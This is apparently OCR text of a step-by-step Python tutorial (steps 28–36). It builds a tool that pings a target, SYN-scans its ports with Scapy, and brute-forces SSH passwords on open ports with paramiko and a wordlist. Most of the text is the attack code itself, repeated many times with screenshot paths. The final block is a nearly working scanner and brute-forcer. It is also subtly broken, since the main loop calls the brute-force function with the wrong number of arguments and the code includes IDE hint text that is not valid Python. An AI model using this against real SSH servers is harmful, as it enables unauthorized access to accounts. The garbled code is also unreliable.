
```
1 usage
def check_target_availability(target):
    try:
        conf.verb = 0
        response = sr1( *args: IP(dst=target)/ICMP(), timeout=2)
        return not (response is None)
    except Exception as e:
        print(f"Error checking target availability: {e}")
        return False

def send_icmp(target):
    try:
        conf.verb = 0
        icmp_response = sr1( *args: IP(dst=target)/ICMP(), timeout=3)
        return not (icmp_response is None)
    except Exception as e:
        print(f"Error sending ICMP to target {target}: {e}")
        return None

if check_target_availability(target):
    print(f"The target {target} is available.")
    for port in Registered_Ports:
        status = scanport(port, target)
        if status:
            print(f"Port {port} is open.")
            open_ports.append(port)
            BruteForce(port, password_list: 'PasswordList.txt')
    print("Scan finished.")
    print(f"Open ports: {open_ports}")
else:
    print(f"The target {target} is not available.")
```

28 Create a wordlist that the user read the file from the **Python** code and assign the password value to a password variable.



```
1 usage
def check_target_availability(target):
    try:
        conf.verb = 0
        response = sr1( *args: IP(dst=target)/ICMP(), timeout=2)
        return not (response is None)
    except Exception as e:
        print(f"Error checking target availability: {e}")
        return False

def send_icmp(target):
    try:
        conf.verb = 0
        icmp_response = sr1( *args: IP(dst=target)/ICMP(), timeout=3)
        return not (icmp_response is None)
    except Exception as e:
        print(f"Error sending ICMP to target {target}: {e}")
        return None

if check_target_availability(target):
    print(f"The target {target} is available.")
    for port in Registered_Ports:
        status = scanport(port, target)
        if status:
            print(f"Port {port} is open.")
            open_ports.append(port)
            BruteForce(port, password_list: 'PasswordList.txt')
    print("Scan finished.")
    print(f"Open ports: {open_ports}")
else:
    print(f"The target {target} is not available.")

```


29 Under the "**with**" method, create one variable called "**user**" to allow the user to select the **SSH** server's login username.



```
1 usage
def check_target_availability(target):
    try:
        conf.verb = 0
        response = sr1( *args: IP(dst=target)/ICMP(), timeout=2)
        return not (response is None)
    except Exception as e:
        print(f"Error checking target availability: {e}")
        return False

def send_icmp(target):
    try:
        conf.verb = 0
        icmp_response = sr1( *args: IP(dst=target)/ICMP(), timeout=3)
        return not (icmp_response is None)
    except Exception as e:
        print(f"Error sending ICMP to target {target}: {e}")
        return None

if check_target_availability(target):
    print(f"The target {target} is available.")
    for port in Registered_Ports:
        status = scanport(port, target)
        if status:
            print(f"Port {port} is open.")
            open_ports.append(port)
            BruteForce(port, password_list: 'PasswordList.txt', user)
    print("Scan finished.")
    print(f"Open ports: {open_ports}")
else:
    print(f"The target {target} is not available.")
```

30 Create the variable "**SSHconn**" that equals to the "**paramiko.SSHClient()**" function.


31 Apply the "**.set_missing_host_key_policy(paramiko.AutoAddPolicy())**" function to the "**SSHconn**" variable.



```python
1 usage
def scanport(port, target):
    try:
        conf.verb = 0
        source_port = RandShort()
        SynPkt = sr1( *args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
        if SynPkt is None or not SynPkt.haslayer(TCP):
            return False
        if SynPkt[TCP].flags == 0x12:
            send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
            return True
        else:
            return False
    except Exception as e:
        print(f"Error scanning port {port}: {e}")
        return False

1 usage
def check_target_availability(target):
    try:
        conf.verb = 0
        response = sr1( *args: IP(dst=target)/ICMP(), timeout=2)
        return not (response is None)
    except Exception as e:
        print(f"Error checking target availability: {e}")
        return False

def send_icmp(target):
    try:
        conf.verb = 0
        icmp_response = sr1( *args: IP(dst=target)/ICMP(), timeout=3)
        return not (icmp_response is None)
    except Exception as e:
        print(f"Error sending ICMP to target {target}: {e}")
        return None
```

```python
if check_target_availability(target):
    print(f"The target {target} is available.")
    for port in Registered_Ports:
        status = scanport(port, target)
        if status:
            print(f"Port {port} is open.")
            open_ports.append(port)
            BruteForce(port, password_list: 'PasswordList.txt', user)
    print("Scan finished.")
    print(f"Open ports: {open_ports}")
else:
    print(f"The target {target} is not available.")

```


32 Create a loop for each value in the "**passwords**" variable.



```python
def scanport(port, target):
    try:
        conf.verb = 0
        source_port = RandShort()
        SynPkt = sr1( *args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
        if SynPkt is None or not SynPkt.haslayer(TCP):
            return False
        if SynPkt[TCP].flags == 0x12:
            send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
            return True
        else:
            return False
    except Exception as e:
        print(f"Error scanning port {port}: {e}")
        return False

1 usage
def check_target_availability(target):
    try:
        conf.verb = 0
        response = sr1( *args: IP(dst=target)/ICMP(), timeout=2)
        return not (response is None)
    except Exception as e:
        print(f"Error checking target availability: {e}")
        return False

def send_icmp(target):
    try:
        conf.verb = 0
        icmp_response = sr1( *args: IP(dst=target)/ICMP(), timeout=3)
        return not (icmp_response is None)
    except Exception as e:
        print(f"Error sending ICMP to target {target}: {e}")
        return None
```

```python
if check_target_availability(target):
    print(f"The target {target} is available.")
    for port in Registered_Ports:
        status = scanport(port, target)
        if status:
            print(f"Port {port} is open.")
            open_ports.append(port)
            BruteForce(port, password_list: 'PasswordList.txt', user)
    print("Scan finished.")
    print(f"Open ports: {open_ports}")
else:
    print(f"The target {target} is not available.")

```

33 Implement "**try**" and "**except**" methodology. In case of an exception, the function will print "***<The password varaible> failed***."




```python
def scanport(port, target):
    try:
        conf.verb = 0
        source_port = RandShort()
        SynPkt = sr1( *args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
        if SynPkt is None or not SynPkt.haslayer(TCP):
            return False
        if SynPkt[TCP].flags == 0x12:
            send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
            return True
        else:
            return False
    except Exception as e:
        print(f"Error scanning port {port}: {e}")
        return False

1 usage
def check_target_availability(target):
    try:
        conf.verb = 0
        response = sr1( *args: IP(dst=target)/ICMP(), timeout=2)
        return not (response is None)
    except Exception as e:
        print(f"Error checking target availability: {e}")
        return False
```

```python
def send_icmp(target):
    try:
        conf.verb = 0
        icmp_response = sr1( *args: IP(dst=target)/ICMP(), timeout=3)
        return not (icmp_response is None)
    except Exception as e:
        print(f"Error sending ICMP to target {target}: {e}")
        return None

if check_target_availability(target):
    print(f"The target {target} is available.")
    for port in Registered_Ports:
        status = scanport(port, target)
        if status:
            print(f"Port {port} is open.")
            open_ports.append(port)
            BruteForce(port, password_list: 'PasswordList.txt', user)
    print("Scan finished.")
    print(f"Open ports: {open_ports}")
else:
    print(f"The target {target} is not available.")
```

34 Connect to SSH using **"SSHconn.connect(Target, port=int(port),username=user, password=password,timeout = 1)"**

35 Print the password with a success message.

36 Close the connection with **"SSHconn.close()"**.





```python
import paramiko
from scapy.all import *
from scapy.layers.inet import TCP, IP, ICMP
from scapy.layers.l2 import ARP
from scapy.all import RandShort, conf, sr1, send

def BruteForce(port, password_list, username, target):
    SSHconn = paramiko.SSHClient()
    SSHconn.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    print(f"Attempting brute force on port {port} with username {username}...")
    with open(password_list, 'r') as file:
        passwords = [line.strip() for line in file.readlines()]

    for password in passwords:
        try:
            SSHconn.connect(target, port=int(port), username=username, password=password, timeout=1)
            print(f"Success! The password for {username} is {password}")
            SSHconn.close()
            return True
        except paramiko.AuthenticationException:
            print(f"Trying password {password}... Failed.")
        except Exception as e:
            print(f"The password {password} failed.")
            print(f"An error occurred: {e}")
            break
    return False

user = input("Enter the SSH server's login username: ")
target = input("Enter the target IP address: ")
Registered_Ports = range(1, 1024)
open_ports = []
```

```python
def scanport(port, target):
    try:
        conf.verb = 0
        source_port = RandShort()
        SynPkt = sr1( *args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
        if SynPkt is None or not SynPkt.haslayer(TCP):
            return False
        if SynPkt[TCP].flags == 0x12:
            send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
            return True
        else:
            return False
    except Exception as e:
        print(f"Error scanning port {port}: {e}")
        return False

1 usage
def check_target_availability(target):
    try:
        conf.verb = 0
        response = sr1( *args: IP(dst=target)/ICMP(), timeout=2)
        return not (response is None)
    except Exception as e:
        print(f"Error checking target availability: {e}")
        return False

def send_icmp(target):
    try:
        conf.verb = 0
        icmp_response = sr1( *args: IP(dst=target)/ICMP(), timeout=3)
        return not (icmp_response is None)
    except Exception as e:
        print(f"Error sending ICMP to target {target}: {e}")
        return None

```

```python
if check_target_availability(target):
    print(f"The target {target} is available.")
    for port in Registered_Ports:
        status = scanport(port, target)
        if status:
            print(f"Port {port} is open.")
            open_ports.append(port)
            BruteForce(port, password_list: 'PasswordList.txt', user)
    print("Scan finished.")
    print(f"Open ports: {open_ports}")
else:
    print(f"The target {target} is not available.")

```

